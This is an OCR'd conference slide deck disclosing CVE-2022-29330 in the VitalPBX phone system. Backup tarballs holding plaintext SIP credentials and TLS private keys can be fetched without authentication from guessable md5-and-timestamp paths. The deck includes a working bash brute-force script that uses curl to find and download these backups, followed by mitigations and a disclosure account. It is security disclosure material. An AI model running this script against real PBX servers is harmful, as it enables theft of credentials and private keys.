


CVE-2022-29330

A Tale of a Vulnerability

Corinne HENIN


www.arsouyes.org

Once upon a time

An IPBX called VitalPBX


IPBX


The Theory



IPBX

Our network





Why do we use an IPBX ?

More than phone calls

Ring Groups

One number to ring them all

Voicemail


Record voice and send message by email


Anti-Bots

Avoid spams and scams with turing test

Backup system

Save data to recover from crash





Name *	test	Add-ons	
Run Automatically	Disabled	Include CDR Records	Yes
Comment		Include Call Recordings	Yes
		Include Voicemail	Yes
Limit	2	Include Faxes	Yes

Backups List

Date & Time	Backup	VitalPBX Version	Actions
2022-04-01 10:27:59	vitalpbx-1648801679.tar (20.18 MB)	3.1.5-3	
2022-04-01 10:24:41	vitalpbx-1648801481.tar (20.18 MB)	3.1.5-3	


Download the backup

Link to the file

```
https://myipbx.mynetwork.lan/
    static/
        backup/
            c4ca4238a0b923820dcc509a6f75849b/
                vitalpbx-1650260415.tar
```

The vulnerability

Insecure Direct Object Reference



Can anybody download the file ?


(is there any access control ?)

```
https://myipbx.mynetwork.lan/
     static/
          backup/
               c4ca4238a0b923820dcc509a6f75849b/
                    vitalpbx-1650260415.tar
```

Anybody can download

(there is no access control)


```
<VirtualHost *:443>
        ...
        <Directory "/var/lib/vitalpbx/static">
                Require all granted
        </Directory>
        Alias /static "/var/lib/vitalpbx/static"
        ...
</VirtualHost>
```



Can we guess directory name ?

(is there any random generator ?)

```
https://myipbx.mynetwork.lan/
     static/
          backup/
               c4ca4238a0b923820dcc509a6f75849b/
                    vitalpbx-1650260415.tar
```




Directory name is determinist

(no randomness at all)

C4ca4238a0b923820dcc509a6f75849b


= md5("1")



Can we guess file name ?

(is there any random generator ?)

```
https://myipbx.mynetwork.lan/
    static/
        backup/
            c4ca4238a0b923820dcc509a6f75849b/
                vitalpbx-1650260415.tar
```



Filename is determinist

(no randomness at all)

```
1650260415

= timestamp(2022-04-18T07:40:15+02:00)
```

Impact

what have we got with the file ?

SIP and PJSIP Extension config

(with plain login and password)

TLS certificates


(with plain private key)

Voicemail

(and maybe more)

The Exploit

A (working) proof of concept is worth a thousand words



Principle


how it works in theory

Directory name bruteforce

(from 1 to ∞)

File name bruteforce


(from now to past)



In bash 1/3

(‘cause bash is life)


```
function bruteforce_directories() {

         # Loop through IDs
         for id in $(seq 1 $1) ; do
                  # Compute MD5 of id
                  md5=$(echo -n $id | md5sum | sed -e "s/ .*//")

                  ### For CURL :
                  # -s                   / do not show progress bar
                  # -k                   / do not check TLS
                  # -o /dev/null         / do not output HTTP response body
                  # -w "%{http_code}"  / output HTTP response code
                  ### For Grep
                  # -q                   / (quiet) do not show lines
                  # -v                   / Inverse match
                  curl -s -k "$BASEURL/$md5/" -o /dev/null -w "%{http_code}" \
                           | grep -qv "404" \
                           && echo $md5
         done
}
```



In bash 2/3

('cause bash is life)

```
function bruteforce_backupfile() {

        now=$(date +%s)
        past=$(date -d "$1" +%s)

        while read md5; do

                for timestamp in $(seq $now $past); do
                        ### For CURL :
                        # -s  / do not show progress bar
                        # -k  / do not check TLS
                        # -f  / fails silently on errors
                        # -O  / write output in a file instead of stdout
                        # -J  / use filename from HTTP response instead of URL
                        curl -skfOJ "$BASEURL/$md5/vitalpbx-$timestamp.tar" && continue
                done

        done

}
```




In bash 3/3

(‘cause bash is life)

```bash
#!/bin/bash

BASEURL="https://myipbx.mynetwork.lan/static/backup"

function bruteforce_directories() {
        # ...
}

function bruteforce_backupfile() {
        # ...
}

bruteforce_directories 10 | bruteforce_backupfile "1 day ago"
```

Fix the issue

Make VitalPBX great again



Quick and Dirty Patch

Home made access control

Apache configuration file

(login + pass, IP Address, …)

Network firewall

(should already be in place)

De-activate feature

(and wait for official fix)

Kindly tell Editor about the vuln

and hope they will fix it

Email the editor

(no dedicated address, we used sales@vitalpbx.org)

No response

(it was april fool's day…)

Disclosure policy

To make them to fix

Full disclosure

Publish the proof of concept to the world !

